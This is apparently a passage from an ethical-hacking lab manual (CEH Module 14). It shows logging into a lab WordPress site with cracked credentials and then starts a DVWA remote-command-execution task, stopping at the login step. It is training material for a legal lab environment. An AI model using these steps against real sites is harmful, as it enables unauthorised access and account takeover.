
22. Now, use the obtained username-password combination to log into the WordPress website. (Here, Username: **admin** and Password: **qwerty@123**).
23. Now, click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
24. In the address field, type **http://[IP Address of Windows Server 2022]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

Module 14 – Hacking Web Applications



25. Observe that you are successfully logged into the target WordPress website (<http://10.10.1.22:8080/CEH>) and that you can see the website content.



26. Similarly, you can crack the passwords of other users by firstly selecting a particular username from **Step 8**, and then perform **Steps 12-21**.
27. This concludes the demonstration of how to enumerate and hack a web application using WPScan and Metasploit.
28. Close all open windows on both the machines (**Windows Server 2022** and **Parrot Security**) and document all acquired information.
29. Turn off the **Parrot Security** virtual machine.

Task 7: Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. The main objective of DVWA is to aid security professionals in testing their skills and tools in a legal environment, to help web developers better understand the processes of securing web applications, and to aid teachers and students in teaching and learning web application security in a classroom environment.


In this task, we will perform command-line execution on a vulnerability found in DVWA. Here, you will learn how to extract information about a target machine, create a user account, assign administrative privileges to the created account, and use that account to log in to the target machine.

Note: Ensure that the **Windows Server 2022** virtual machine is running.


1. Switch to the **Windows 11** virtual machine.
2. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://10.10.1.22:8080/dvwa/login.php** and press **Enter**
3. The **DVWA** login page appears; type the **Username** and **Password** as **gordonb** and **abc123**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

Module 14 – Hacking Web Applications



